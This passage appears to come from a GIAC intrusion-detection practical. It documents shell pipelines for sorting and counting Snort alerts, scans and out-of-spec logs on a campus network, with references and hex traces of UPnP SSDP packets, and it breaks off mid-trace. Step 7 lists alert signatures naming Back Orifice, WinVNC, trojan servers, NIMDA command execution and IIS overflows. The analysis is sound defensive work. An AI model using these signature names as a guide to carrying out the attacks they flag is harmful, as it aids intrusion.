The data presented in the graphs indicate clearly that the traffic seen is not a continuous stream of traffic. Again, this strengthens the hypothesis that this is not random scanning traffic, but is instead traffic that is serving some purpose. Unfortunately, it is still unclear on the true nature of this traffic. Due to the large number of IP addresses involved, I find it highly unlikely that this is a game. In a typical gaming environment, you would expect to see an abundance of traffic going to a limited number of IP addresses. Instead, we are seeing only a moderate average amount of traffic going to a large number of hosts during the periods when the traffic is most active. In order to get a more focused look, I decided to pick the burst of activity that occurred between 10/16 21:00 through 10/16 22:00. Looking at the raw files I was able to ascertain that this data was specifically from 21:20 through 22:20.





These graphs seem to provide a little more information. In thinking about the emerging traffic pattern, it's important to realize that what we're looking at is scan alerts. This typically means a threshold of number of packets per second or some setting has been crossed. Therefore, we're not necessarily seeing all the traffic, just a representative sample. Again, due to the overall large number of IP addresses seen within the short span of an hour, it is still my belief that this is highly unlikely gaming traffic. Due to the short durations of each burst in scan alerts, it is highly unlikely this is file sharing traffic. Due to the weighted number of occurrences of the most frequented destination IP addresses, it seems unlikely that this is truly scan traffic. One possible alternative is that there is an application available on campus that allows an individual to host an online broadcast or something similar. This hypothetical application would likely be run no longer than one hour at a time, would generate a very large burst of traffic during the allotted time span and would theoretically be communication with a very large number of hosts.

At this point, we've done little more than speculate. A visit to the host 192.111.87.50 would be time well spent.

Analysis Process:

This section describes the process taken in order to analyze the data downloaded. To set the stage, I used a Windows 2000 Professional system with Cygwin loaded to perform all of the analysis functions. A lot of assistance for the process was obtained from the GCIA paper submitted by Kyle Haugsness. His practical can be found at
http://www.giac.org/practical/Kyle_Haugsness_GCIA.zip

Phase I:

This phase is used to generally put the alerts in a format that makes it easier to sort through and analyze the alert files.

Step 1:

Cat the alerts together.

```
cat alert.0210* > alert.full
```

Step 2:

Remove duplicate entries.

```
sort alert.full | uniq > alert.full2
```

This removed 22,058 entries

Step 3:

Identify a Class B subnet that did not exist by trial and error
I discovered that 192.111.0.0/16 was available as this command produced no results:

```
more alert.full2 | grep 192.111.
```

Step 4:

Replace MY.NET with 192.111.

```
cat alert.full2 | sed 's/MY.NET/192.111/g' > alert.full3
```

Step 5:

Remove the portscan alerts. These alerts are theoretically all contains in the scans files and should not be analyzed twice.

```
grep -v spp_portscan alert.full3 > alert.final
```

Phase II:

This section is identified as Phase II since it is the beginning of the analysis of the alert data. Note that all the manual work done in Phase II can be made much easier by using an application called SnortSnarf that will create an html report that is very easier to browse through and will provide most of the information I found here. However, I found it much better to manually run this process as I felt as if I hard more control of the data.

Step 6:

Find the list of unique alerts:

```
cat alert.final | cut -d] -f2 | cut -d[ -f1 | sort | uniq > alert.list
cat alert.final | cut -d] -f2 | cut -d[ -f1 | sort | uniq -c > alert.list_count
```

Step 7:

I separated each alert for manual viewing. Manually created the script as follows:

```
#!/bin/sh
grep 'Attempted Sun RPC high port access' alert.final > 1
grep 'Back Orifice' alert.final > 2
grep 'Bugbear@MM virus in SMTP' alert.final > 3
```

```
grep 'CS WEBSERVER - external ftp traffic' alert.final > 4
grep 'CS WEBSERVER - external web traffic' alert.final > 5
grep 'EXPLOIT NTPDX buffer overflow' alert.final > 6
grep 'EXPLOIT x86 NOOP' alert.final > 7
grep 'EXPLOIT x86 setgid 0' alert.final > 8
grep 'EXPLOIT x86 setuid 0' alert.final > 9
grep 'EXPLOIT x86 stealth noop' alert.final > 10
grep 'External FTP to HelpDesk 192.111.70.49' alert.final > 11
grep 'External FTP to HelpDesk 192.111.70.50' alert.final > 12
grep 'External FTP to HelpDesk 192.111.83.197' alert.final > 13
grep 'External RPC call' alert.final > 14
grep 'FTP DoS ftpd globbing' alert.final > 15
grep 'Fragmentation Overflow Attack' alert.final > 16
grep 'HelpDesk 192.111.70.49 to External FTP' alert.final > 17
grep 'HelpDesk 192.111.70.50 to External FTP' alert.final > 18
grep 'HelpDesk 192.111.83.197 to External FTP' alert.final > 19
grep 'High port 65535 tcp - possible Red Worm - traffic' alert.final > 20
grep 'High port 65535 udp - possible Red Worm - traffic' alert.final > 21
grep 'ICMP SRC and DST outside network' alert.final > 22
grep 'IDS552/web-iis_IIS ISAPI Overflow ida nosize' alert.final > 23
grep 'IRC evil - running XDCC' alert.final > 24
grep 'Incomplete Packet Fragments Discarded' alert.final > 25
grep 'NIMDA - Attempt to execute cmd from campus host' alert.final > 26
grep 'NMAP TCP ping!' alert.final > 27
grep 'Null scan!' alert.final > 28
grep 'Port 55850 tcp - Possible myserver activity - ref. 010313-1' alert.final > 29
grep 'Port 55850 udp - Possible myserver activity - ref. 010313-1' alert.final > 30
grep 'Possible trojan server activity' alert.final > 31
grep 'Probable NMAP fingerprint attempt' alert.final > 32
grep 'Queso fingerprint' alert.final > 33
grep 'RFB - Possible WinVNC - 010708-1' alert.final > 34
grep 'SMB C access' alert.final > 35
grep 'SMB Name Wildcard' alert.final > 36
grep 'SUNRPC highport access!' alert.final > 37
grep 'SYN-FIN scan!' alert.final > 38
grep 'TCP SRC and DST outside network' alert.final > 39
grep 'TFTP - External TCP connection to internal tftp server' alert.final > 40
grep 'TFTP - External UDP connection to internal tftp server' alert.final > 41
grep 'TFTP - Internal TCP connection to external tftp server' alert.final > 42
grep 'TFTP - Internal UDP connection to external tftp server' alert.final > 43
grep 'Tiny Fragments - Possible Hostile Activity' alert.final > 44
grep 'Watchlist 000220 IL-ISDNNET-990517' alert.final > 45
grep 'Watchlist 000222 NET-NCFC' alert.final > 46
grep 'connect to 515 from inside' alert.final > 47
grep 'spp_http_decode: CGI Null Byte attack detected' alert.final > 48
grep 'spp_http_decode: IIS Unicode attack detected' alert.final > 49
```

Step 8:
I generated the src list and dest lists and unique source and dest pairs for each alert. I manually generated this.

To find unique sources I did this for each alert type:

```
cut -d] -f3 1 > 1.cut
cut -d- -f1 1.cut | cut -d: -f1 | sort | uniq -c | sort -r > 1.src
cut -d- -f2 1.cut | cut -d: -f1 | sort | uniq -c | sort -r > 1.dst
```

```
sed 's/->/:/g' 1.cut | cut -d: -f1,3 | sort | uniq -c | sort -r | sed 's/:/ >/g' > 1.usd
```

Step 9:
Pull in the statistical numbers for spreadsheet.

```
grep -c . 1.src
grep -c . 2.src
...
grep -c . 49.src

grep -c . 1.dst
grep -c . 2.dst
...
grep -c . 49.dst

grep -c . 1.usd
grep -c . 2.usd
...
grep -c . 49.usd
```

Step 10:
I then reviewed each alert one by one and analyzed them. I used tools line sed, awk, grep, cut, sort, uniq, etc...

I filled in the following information for my personal notes:

Name of alert:

How is alert generated:

Alert classification/description:

Expected Snort Rule:

False positives found:

Real alerts found:

File sharing hosts found:

Internal servers identified of note:

Description of findings:

Action to be taken:

Recommendation:

Cross-correlation possibilities:

Web site for more information:

_____

Irrelevant parts were removed if they weren't needed for my notes. Note that this step constituted the bulk of the analysis process. The notes I have taken are included in Appendix B.

Phase III:

This phase was to analyze the scan files.

Step 11:

Put all of the scans into one file and remove the time.

```
cat scans.* > all.scans
sed 's/MY.NET/192.111/g' all.scans > all2.scans
rm all.scans
mv all2.scans all.scans
cut -b17- all.scans > notime.scans
```

Step 12:

Identify likely false positives

DNS is highly prone to false positives for scans. It's possible there are some real scans here, but it's more likely they are all false positives. I used this to identify internal DNS servers as well. DNS servers, as a matter of best practices, should always be checked to ensure they are patched to the latest level.

To pull out just DNS traffic:

```
grep ':53 ' notime.scans > dns.scans
```

To separate for just the internal IPs associated:

```
awk -f progfile dns.scans | grep 192.111 | sort | uniq > dnsinternal.scans
```

Progfile content:

```
{ for (i = NF; i > 0; --i) print $i }
```

Find valid DNS hosts:

```
cat dnsinternal.scans | grep :53 | sort | uniq
```

Determine Internal IPS doing a lot of DNS queries to non-internal DNS servers that are not DNS servers themselves:

```
cat dnsinternal.scans | grep -v 192.111.100.158 | grep -v 192.111.123.245 | grep -v
192.111.137.7 | grep -v 192.111.21.24 | grep -v 192.111.39.102 | grep -v 192.111.70.207
| grep -v 192.111.83.150 | cut -d: -f1 | sort | uniq
```

I reviewed what came out of this and didn't find anything alarming.

File-sharing is also prone to false positives. I pulled out the known file sharing users to reveal to what extent.

```
cat filesharers.scan | grep -v :4665 | grep -v :6346 | grep -v :1214 | grep -v :6688 | grep -v
:6257 | grep -v :6347 | grep -c :
```

This identified 4165 remaining alerts.

```
cat filesharers.scan | grep -c :
```

This identified a total of 569439. This compared to the last number results in a very high number of likely false positives.

Then I removed these false positives from the all.scans

```
grep -v ':53 ' notime.scans > real1.scans
grep -v 192.111.100.158  real1.scans | grep -v 192.111.123.245 | grep -v 192.111.137.7 |
grep -v 192.111.21.24 | grep -v 192.111.39.102 | grep -v 192.111.70.207 | grep -v
192.111.83.150 > real2.scans
cat filesharers.scan | grep -v :4665 | grep -v :6346 | grep -v :1214 | grep -v :6688 | grep -v
:6257 | grep -v :6347 >> real2.scans
rm real1.scans
mv real2.scans real.scans
```

Then I looked for other file sharers that the other alerts may have failed to identify.

```
grep :4665 real.scans > edonkey.scans
grep :6346 real.scans > gnutella.scans
grep :6347 real.scans >> gnutella.scans
grep :1214 real.scans > kazaa.scans
grep :6688 real.scans > napster.scans
grep :6257 real.scans > winmx.scans

awk -f progfile edonkey.scans | grep 192.111. | cut -d: -f1 | sort | uniq > edonkey.systems
awk -f progfile gnutella.scans | grep 192.111. | sort | uniq > gnutella.systems
awk -f progfile kazaa.scans | grep 192.111. | sort | uniq > kazaa.systems
awk -f progfile napster.scans | grep 192.111. | sort | uniq > napster.systems
awk -f progfile winmx.scans | grep 192.111. | sort | uniq > winmx.systems
```

Scanning through these shows that with the exception of the edonkey alerts, these are 98% or better false positives. I've added back the known edonkey false positives and removed all the others as likely false positives.

```
cat real.scans |  grep -v :4665 | grep -v :6346 | grep -v :6347 | grep -v :1214 | grep -v
:6688 | grep -v :6257 > real1.scans
cat edonkey.scans | grep -v UDP >> real1.scans
rm real.scans
mv real1.scans real.scans
```

Step 13:
Generate lists for top src, src ports, dst, dst port

```
cat real.scans | cut -d: -f1 | sort | uniq -c | sort -r > src.scans
cat real.scans | sed 's/->/:/g' | cut -d: -f2 | sort | uniq -c | sort -r > srcprts.scan
cat real.scans | sed 's/->/:/g' | cut -d: -f3 | sort | uniq -c | sort -r > dst.scans
cat real.scans | sed 's/->/:/g' | cut -d: -f4 | awk -f progfile | sort | uniq -c | grep -v '*' | grep -
v A | grep -v E | grep -v I | grep -v O | grep -v U | grep -v SYN | sort -r > dstprts.scan
```

Phase IV:

Analyze OOS files.

Step 14:

Generate list of OOS source and destination quadrants

```
cat OOS_Report* | grep MY.NET | sed 's/MY.NET/192.111/g' | cut -b23- >
OOS_Report.all
```

Step 15:

Create list for top src, src ports, dst, dst port

```
cat OOS_Report.all | cut -d: -f1 | sort | uniq -c | sort -r > src.OOS
cat OOS_Report.all | sed 's/->/:/g' | cut -d: -f2 | sort | uniq -c | sort -r > srcprts.OOS
cat OOS_Report.all | sed 's/->/:/g' | cut -d: -f3 | sort | uniq -c | sort -r > dst.OOS
cat OOS_Report.all | sed 's/->/:/g' | cut -d: -f4 | sort | uniq -c | sort -r > dstprts.OOS
```

References

[1] Alexander, Bryce. "SANS Intrusion Detection FAQ: Port 137 Scan." *SANS*. URL: http://www.sans.org/resources/idfaq/port_137.php (May 2003)

[2] "An Introduction to IP Addressing." *eicon Network*. URL: http://www.eicon.com/support/helpweb/connt/INTROIP.HTM (May 2003)

[3] "APIPA - Webopedia.com." *Webopedia.* URL: http://www.webopedia.com/TERM/A/APIPA.html (May 2003)

[4] "ARIN Home Page" URL: http://www.arin.net/ (May 2003)

[5] "BYTE.com." URL: http://www.byte.com/art/9511/sec8/art2.htm (May 2003)

[6] Calhoun, Chip. "Windows XP UPnP Exploits, GCIH Practical Assignment, Version 2.0." URL: http://www.giac.org/practical/Chip_Calhoun_GCIH.doc (May 2003)

[7] "CERT Advisory CA-2001-11 sadmind/IIS Worm" *CERT Coordination Center* URL: http://www.cert.org/advisories/CA-2001-11.html (May 2003)

[8] "CERT Advisory CA-2001-13 Buffer Overflow In IIS Indexing Service DLL." *CERT Coordination Center*. URL: http://www.cert.org/advisories/CA-2001-13.html (May 2003)

[9] "CERT Advisory CA-2001-19 "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL." *CERT Coordination Center*. URL: http://www.cert.org/advisories/CA-2001-19.html (May 2003)

[10] "CERT Advisory CA-2001-26 Nimda Worm." *CERT Coordination Center*. URL: http://www.cert.org/advisories/CA-2001-26.html (May 2003)

[11] "CERT Advisory CA-2001-33 Multiple Vulnerabilities in WU-FTPD." *CERT Coordination Center*. URL: http://www.cert.org/advisories/CA-2001-33.html (May 2003)

[12] "Class C Networks - Block 212.179." URL: http://www.networkinformation.com/ip/ipindex/c/212/212_179.html (May 2003)

[13] "CVE-2001-0876." URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0876 (May 2003)

[14] "CVE-2001-0877." URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0877 (May 2003)

[15] Deneault, Phillip G. "MARC: msg 'Re: [Snort-sigs] nimda / code red signatures'." http://marc.theaimsgroup.com/?l=snort-sigs&m=104480804316774&w=2 (May 2003)

[16] “Documents about UPnP” URL: http://www.upnp.org/download/UPnP_IGD_DCP_v1.zip (May 2003)

[17] “Dshield – Distributed Intrusion Detection System” URL: http://www.dshield.org (May 2003)

[18] "Duke > OIT > Security." *OIT Security*. URL: http://security.duke.edu/cleaning/xdcc.html (May 2003)

[19] Fiddler, Matthew. "Intrusion Detection In Depth GCIA Practical Assignment, Version 3.0." URL: http://www.giac.org/practical/Matthew_Fiddler_GCIA.doc (May 2003)

[20] "Famatech's Remote Administrator." URL: http://www.radmin.com/default.html (May 2003)

[21] Frantz, Blake. "Re: [Snort-users] spp_http_decode." URL: http://www.mcabee.org/lists/snort-users/Jul-01/msg00029.html (May 2003)

[22] Goland, Yaron Y.; Ting Cai; Paul Leach; Ye Gu; and Shivaun Albright. "Simple Service Discovery Protocol/1.0 Operating without an Arbiter." URL: http://www.upnp.org/download/draft_cai_ssdp_v1_03.txt (May 2003)

[23] Goland, Yaron Y. and Jeffrey C. Schlimmer. "Multicast and Unicast UDP HTTP Messages." URL: http://www.upnp.org/download/draft-goland-http-udp-04.txt (May 2003)

[24] Guttman, Erik; Charles Perkins; John Veizades; and Michael Day. "Service Location Protocol, Version 2" URL: http://www.ietf.org/rfc/rfc2608.txt (May 2003)

[25] "HackFix - SubSeven Removals." URL: http://www.hackfix.org/subseven/ (May 2003)

[26] Haugsness, Kyle “Intrusion Detection in Depth, GCIA Practical Assignment Version 3.0” URL: http://www.giac.org/practical/Kyle_Haugsness_GCIA.zip (May 2003)

[27] "How to setup an XDCC Bot using BitchX." *Shell Review*. URL: http://old.shellreview.com/Articles/How_to_setup_an_XDCC_Bot_using/how_to_setup_an_xdcc_bot_using.shtml (May 2003)

[28] "Improving Security." *CERT Coordination Center*. URL: http://www.cert.org/vul_notes/VN-98.07.backorifice.html (May 2003)

[29] "Incidents.org - Internet Threat Monitor - Internet Storm Center - Security Analysis and Education." *Incidents.org*. URL: http://www.incidents.org/protect/egress.html (May 2003)

[30] "ISS: Security Center: X-Force Alerts and Advisories." *Internet Security Systems*. URL: http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20823 (May 2003)

[31] "IT resource center forums - Network card problem running traceroute." *Hewlett Packard.* URL: http://bizforums.itrc.hp.com/cm/QuestionAnswer/1,,0xaa01237a4bc6d611abdb0090277a778c,00.html (May 2003)

[32] Klepinger, Aaron. "incidents 2002/06: DSL Modem or Router Cracked?" URL: http://lists.jammed.com/incidents/2002/06/0049.html (May 2003)

[33] Lam, Jason. "GIAC Certification Intrusion Detection in Depth GCIA Practical Assignment, Version 2.9. " URL: http://www.giac.org/practical/Jason_Lam_GCIA.doc (May 2003)

[34] Lo, Alen. "LOGS: GIAC GCIA Version 3.2 Practical Detect(s)." URL: http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00199.html (May 2003)

[35] "Neohapsis Ports List - Welcome." *Neohapsis.* URL: http://www.neohapsis.com/neolabs/neo-ports/ (May 2003)

[36] "Preprocessor Plugins." *Snort Documentation*. URL: http://www.dpo.uab.edu/~andrewb/snort/snortdoc/preplugin.html (May 2003)

[37] "Ports Database." URL: http://www.portsdb.org/ (May 2003)

[38] Rach, Joseph R. "netbsd-help: PPP/Routed/Gated Question." URL: http://mail-index.netbsd.org/netbsd-help/1997/04/01/0000.html (May 2003)

[39] Rekhter, Yakov; Robert G. Moskowitz; Daniel Karrenberg; Geert Jan de Groot; and Eliot Lear. "RFC 1918." URL: http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1918.html (May 2003)

[40] "RFC 1166." URL: http://rfc-1166.rfc-index.net/rfc-1166-47.htm (May 2003)

[41] Ruiu, Dragos. "[Snort-users] spp_defrag.c v1.5." URL: http://www.mcabee.org/lists/snort-users/Jul-01/msg00172.html (May 2003)

[42] "SANS Institute: Adore Worm." *SANS*. URL: http://www.sans.org/y2k/adore.htm (May 2003)

[43] "SecuriTeam.com ™ (NTPD vulnerable to a remotely exploitable buffer overflow (readvar))." *Securiteam.com*. URL: http://www.securiteam.com/unixfocus/5PP032K40A.html (May 2003)

[44] "Snort.org" URL: http://www.snort.org/ (May 2003)

[45] Stewart, Joe. "Neohapsis Archives - Snort discussion - Re: [Snort-users] CGI Null Byte Attack - From jstewart." URL: http://archives.neohapsis.com/archives/snort/2000-11/0244.html (May 2003)

[46] "Symantec Security Response - W32.Bugbear@mm." *Symantec*. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.bugbear@mm.html (May 2003)

[47] Vogel, Luke. "Google Search." *Google Groups*. URL: http://groups.google.com/groups?hl=en&selm=3AE3D2E9.D65479D5%40bell-bird.com.au (May 2003)

[48] "Whitehats Network Security Resource." URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids28 (May 2003)

[49] "Whitehats Network Security Resource." URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids4 (May 2003)

[50] "Whitehats Network Security Resource." URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids485 (May 2003)

[51] "Whitehats Network Security Resource." URL: http://www.whitehats.com/info/IDS177 (May 2003)

[52] "Whitehats Network Security Resource." URL: http://www.whitehats.com/info/IDS18 (May 2003)

[53] "Whitehats Network Security Resource." URL: http://www.whitehats.com/info/IDS181 (May 2003)

[54] "Whitehats Network Security Resource." URL: http://www.whitehats.com/info/IDS198 (May 2003)

[55] "Whitehats Network Security Resource." URL: http://www.whitehats.com/info/IDS284 (May 2003)

[56] "Whitehats Network Security Resource." URL: http://www.whitehats.com/info/IDS29 (May 2003)

[57] "Whitehats Network Security Resource." URL: http://www.whitehats.com/info/IDS291 (May 2003)

[58] "Whitehats Network Security Resource." URL: http://www.whitehats.com/info/IDS339 (May 2003)

[59] "Whitehats Network Security Resource." URL: http://www.whitehats.com/info/IDS436 (May 2003)

[60] "Whitehats Network Security Resource." URL: http://www.whitehats.com/info/IDS487 (May 2003)

[61] "Whitehats Network Security Resource." URL: http://www.whitehats.com/info/IDS5 (May 2003)

[62] "Whitehats Network Security Resource." URL: http://www.whitehats.com/info/IDS552 (May 2003)

[63] "WIN VNC." *Research Centre for Email Communication*. URL: http://homepage.ntlworld.com/cotwj1/any_res/vnc.htm (May 2003)

Appendix A – Detect Additional Details

Network Detect 1 – What's this doing here?
Full trace

07:02:37.281914 192.168.1.1.1901 > 239.255.255.250.1900: udp 269

```
0x0000  4500 0129 0000 0000 9611 7220 c0a8 0101      E..).....r.....
0x0010  efff fffa 076d 076c 0115 1070 4e4f 5449      .....m.l...pNOTI
0x0020  4659 202a 2048 5454 502f 312e 310d 0a48      FY.*.HTTP/1.1..H
0x0030  4f53 543a 3233 392e 3235 352e 3235 352e      OST:239.255.255.
0x0040  3235 303a 3139 3030 0d0a 4361 6368 652d      250:1900..Cache-
0x0050  436f 6e74 726f 6c3a 6d61 782d 6167 653d      Control:max-age=
0x0060  3132 300d 0a4c 6f63 6174 696f 6e3a 6874      120..Location:ht
0x0070  7470 3a2f 2f31 3932 2e31 3638 2e31 2e31      tp://192.168.1.1
0x0080  3a35 3637 382f 726f 6f74 4465 7363 2e78      :5678/rootDesc.x
0x0090  6d6c 0d0a 4e54 3a75 7569 643a 7570 6e70      ml..NT:uuid:upnp
0x00a0  2d49 6e74 6572 6e65 7447 6174 6577 6179      -InternetGateway
0x00b0  4465 7669 6365 2d31 5f30 2d30 3039 3061      Device-1_0-0090a
0x00c0  3237 3737 3737 370d 0a4e 5453 3a73 7364      2777777..NTS:ssd
0x00d0  703a 616c 6976 650d 0a53 6572 7665 723a      p:alive..Server:
0x00e0  4e54 2f35 2e30 2055 506e 502f 312e 300d      NT/5.0.UPnP/1.0.
0x00f0  0a55 534e 3a75 7569 643a 7570 6e70 2d49      .USN:uuid:upnp-I
0x0100  6e74 6572 6e65 7447 6174 6577 6179 4465      nternetGatewayDe
0x0110  7669 6365 2d31 5f30 2d30 3039 3061 3237      vice-1_0-0090a27
0x0120  3737 3737 370d 0a0d 0a                       77777....
```

NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age = 120
LOCATION: http://192.168.1.1:5678/rootDesc.xml
NT: uuid:upnp-InternetGatewayDevice-1_0-0090a2777777
NTS: ssdp:alive
SERVER: NT / 5.0.UPnP / 1.0
USN: uuid:upnp-InternetGatewayDevice-1_0-0090a2777777

07:02:37.284885 192.168.1.1.1901 > 239.255.255.250.1900: udp 253

```
0x0000  4500 0119 0002 0000 9611 722e c0a8 0101      E.........r.....
0x0010  efff fffa 076d 076c 0105 dafe 4e4f 5449      .....m.l....NOTI
0x0020  4659 202a 2048 5454 502f 312e 310d 0a48      FY.*.HTTP/1.1..H
0x0030  4f53 543a 3233 392e 3235 352e 3235 352e      OST:239.255.255.
0x0040  3235 303a 3139 3030 0d0a 4361 6368 652d      250:1900..Cache-
0x0050  436f 6e74 726f 6c3a 6d61 782d 6167 653d      Control:max-age=
0x0060  3132 300d 0a4c 6f63 6174 696f 6e3a 6874      120..Location:ht
0x0070  7470 3a2f 2f31 3932 2e31 3638 2e31 2e31      tp://192.168.1.1
0x0080  3a35 3637 382f 726f 6f74 4465 7363 2e78      :5678/rootDesc.x
0x0090  6d6c 0d0a 4e54 3a75 706e 703a 726f 6f74      ml..NT:upnp:root
0x00a0  6465 7669 6365 0d0a 4e54 533a 7373 6470      device..NTS:ssdp
0x00b0  3a61 6c69 7665 0d0a 5365 7276 6572 3a4e      :alive..Server:N
0x00c0  542f 352e 3020 5550 6e50 2f31 2e30 0d0a      T/5.0.UPnP/1.0..
0x00d0  5553 4e3a 7575 6964 3a75 706e 702d 496e      USN:uuid:upnp-In
0x00e0  7465 726e 6574 4761 7465 7761 7944 6576      ternetGatewayDev
```

```
0x00f0  6963 652d 315f 302d 3030 3930 6132 3737      ice-1_0-0090a277
0x0100  3737 3737 3a3a 7570 6e70 3a72 6f6f 7464      7777::upnp:rootd
0x0110  6576 6963 650d 0a0d 0a                       evice....
```

NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age = 120
LOCATION: http://192.168.1.1:5678/rootDesc.xml
NT: upnp:rootdevice
NTS: ssdp:alive
SERVER: NT / 5.0.UPnP / 1.0
USN: uuid:upnp-InternetGatewayDevice-1_0-0090a2777777::upnp:rootdevice

07:02:37.286230 192.168.1.1.1901 > 239.255.255.250.1900: udp 245

```
0x0000  4500 0111 0003 0000 9611 7235 c0a8 0101      E.........r5....
0x0010  efff fffa 076d 076c 00fd 4bd9 4e4f 5449      .....m.l..K.NOTI
0x0020  4659 202a 2048 5454 502f 312e 310d 0a48      FY.*.HTTP/1.1..H
0x0030  4f53 543a 3233 392e 3235 352e 3235 352e      OST:239.255.255.
0x0040  3235 303a 3139 3030 0d0a 4361 6368 652d      250:1900..Cache-
0x0050  436f 6e74 726f 6c3a 6d61 782d 6167 653d      Control:max-age=
0x0060  3132 300d 0a4c 6f63 6174 696f 6e3a 6874      120..Location:ht
0x0070  7470 3a2f 2f31 3932 2e31 3638 2e31 2e31      tp://192.168.1.1
0x0080  3a35 3637 382f 726f 6f74 4465 7363 2e78      :5678/rootDesc.x
0x0090  6d6c 0d0a 4e54 3a75 7569 643a 7570 6e70      ml..NT:uuid:upnp
0x00a0  2d57 414e 4465 7669 6365 2d31 5f30 2d30      -WANDevice-1_0-0
0x00b0  3039 3061 3237 3737 3737 370d 0a4e 5453      090a2777777..NTS
0x00c0  3a73 7364 703a 616c 6976 650d 0a53 6572      :ssdp:alive..Ser
0x00d0  7665 723a 4e54 2f35 2e30 2055 506e 502f      ver:NT/5.0.UPnP/
0x00e0  312e 300d 0a55 534e 3a75 7569 643a 7570      1.0..USN:uuid:up
0x00f0  6e70 2d57 414e 4465 7669 6365 2d31 5f30      np-WANDevice-1_0
0x0100  2d30 3039 3061 3237 3737 3737 370d 0a0d      -0090a2777777...
0x0110  0a                                           .
```

NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age = 120
LOCATION: http://192.168.1.1:5678/rootDesc.xml
NT: uuid:upnp-WANDevice-1_0-0090a2777777
NTS: ssdp:alive
SERVER: NT / 5.0.UPnP / 1.0
USN: uuid:upnp-WANDevice-1_0-0090a2777777

07:02:37.287824 192.168.1.1.1901 > 239.255.255.250.1900: udp 289

```
0x0000  4500 013d 0004 0000 9611 7208 c0a8 0101      E..=......r.....
0x0010  efff fffa 076d 076c 0129 4320 4e4f 5449      .....m.l.)C.NOTI
0x0020  4659 202a 2048 5454 502f 312e 310d 0a48      FY.*.HTTP/1.1..H
0x0030  4f53 543a 3233 392e 3235 352e 3235 352e      OST:239.255.255.
0x0040  3235 303a 3139 3030 0d0a 4361 6368 652d      250:1900..Cache-
0x0050  436f 6e74 726f 6c3a 6d61 782d 6167 653d      Control:max-age=
0x0060  3132 300d 0a4c 6f63 6174 696f 6e3a 6874      120..Location:ht
```

```
0x0070  7470 3a2f 2f31 3932 2e31 3638 2e31 2e31      tp://192.168.1.1
0x0080  3a35 3637 382f 726f 6f74 4465 7363 2e78      :5678/rootDesc.x
0x0090  6d6c 0d0a 4e54 3a75 726e 3a73 6368 656d      ml..NT:urn:schem
0x00a0  6173 2d75 706e 702d 6f72 673a 6465 7669      as-upnp-org:devi
0x00b0  6365 3a57 414e 4465 7669 6365 3a31 0d0a      ce:WANDevice:1..
0x00c0  4e54 533a 7373 6470 3a61 6c69 7665 0d0a      NTS:ssdp:alive..
0x00d0  5365 7276 6572 3a4e 542f 352e 3020 5550      Server:NT/5.0.UP
0x00e0  6e50 2f31 2e30 0d0a 5553 4e3a 7575 6964      nP/1.0..USN:uuid
0x00f0  3a75 706e 702d 5741 4e44 6576 6963 652d      :upnp-WANDevice-
0x0100  315f 302d 3030 3930 6132 3737 3737 3737      1_0-0090a2777777
0x0110  3a3a 7572 6e3a 7363 6865 6d61 732d 7570      ::urn:schemas-up
0x0120  6e70 2d6f 7267 3a64 6576 6963 653a 5741      np-org:device:WA
0x0130  4e44 6576 6963 653a 310d 0a0d 0a             NDevice:1....
```

NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age = 120
LOCATION: http://192.168.1.1:5678/rootDesc.xml
NT: urn:schemas-upnp-org:device:WANDevice:1
NTS: ssdp:alive
SERVER: NT / 5.0.UPnP / 1.0
USN: uuid:upnp-schemas-upnp-org:device:WANDevice:1

07:02:37.289227 192.168.1.1.1901 > 239.255.255.250.1900: udp 265

```
0x0000  4500 0125 0005 0000 9611 721f c0a8 0101      E..%......r.....
0x0010  efff fffa 076d 076c 0111 557f 4e4f 5449      .....m.l..U.NOTI
0x0020  4659 202a 2048 5454 502f 312e 310d 0a48      FY.*.HTTP/1.1..H
0x0030  4f53 543a 3233 392e 3235 352e 3235 352e      OST:239.255.255.
0x0040  3235 303a 3139 3030 0d0a 4361 6368 652d      250:1900..Cache-
0x0050  436f 6e74 726f 6c3a 6d61 782d 6167 653d      Control:max-age=
0x0060  3132 300d 0a4c 6f63 6174 696f 6e3a 6874      120..Location:ht
0x0070  7470 3a2f 2f31 3932 2e31 3638 2e31 2e31      tp://192.168.1.1
0x0080  3a35 3637 382f 726f 6f74 4465 7363 2e78      :5678/rootDesc.x
0x0090  6d6c 0d0a 4e54 3a75 7569 643a 7570 6e70      ml..NT:uuid:upnp
0x00a0  2d57 414e 436f 6e6e 6563 7469 6f6e 4465      -WANConnectionDe
0x00b0  7669 6365 2d31 5f30 2d30 3039 3061 3237      vice-1_0-0090a27
0x00c0  3737 3737 370d 0a4e 5453 3a73 7364 703a      77777..NTS:ssdp:
0x00d0  616c 6976 650d 0a53 6572 7665 723a 4e54      alive..Server:NT
0x00e0  2f35 2e30 2055 506e 502f 312e 300d 0a55      /5.0.UPnP/1.0..U
0x00f0  534e 3a75 7569 643a 7570 6e70 2d57 414e      SN:uuid:upnp-WAN
0x0100  436f 6e6e 6563 7469 6f6e 4465 7669 6365      ConnectionDevice
0x0110  2d31 5f30 2d30 3039 3061 3237 3737 3737      -1_0-0090a277777
0x0120  370d 0a0d 0a                                 7....
```

NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age = 120
LOCATION: http://192.168.1.1:5678/rootDesc.xml
NT: uuid:upnp-WANConnectionDevice-1_0-0090a2777777
NTS: ssdp:alive
SERVER: NT / 5.0.UPnP / 1.0
USN: uuid:upnp-WANConnectionDevice-1_0-0090a2777777

07:02:37.290990 192.168.1.1.1901 > 239.255.255.250.1900: udp 319

```
0x0000  4500 015b 0006 0000 9611 71e8 c0a8 0101      E..[......q.....
0x0010  efff fffa 076d 076c 0147 15d5 4e4f 5449      .....m.l.G..NOTI
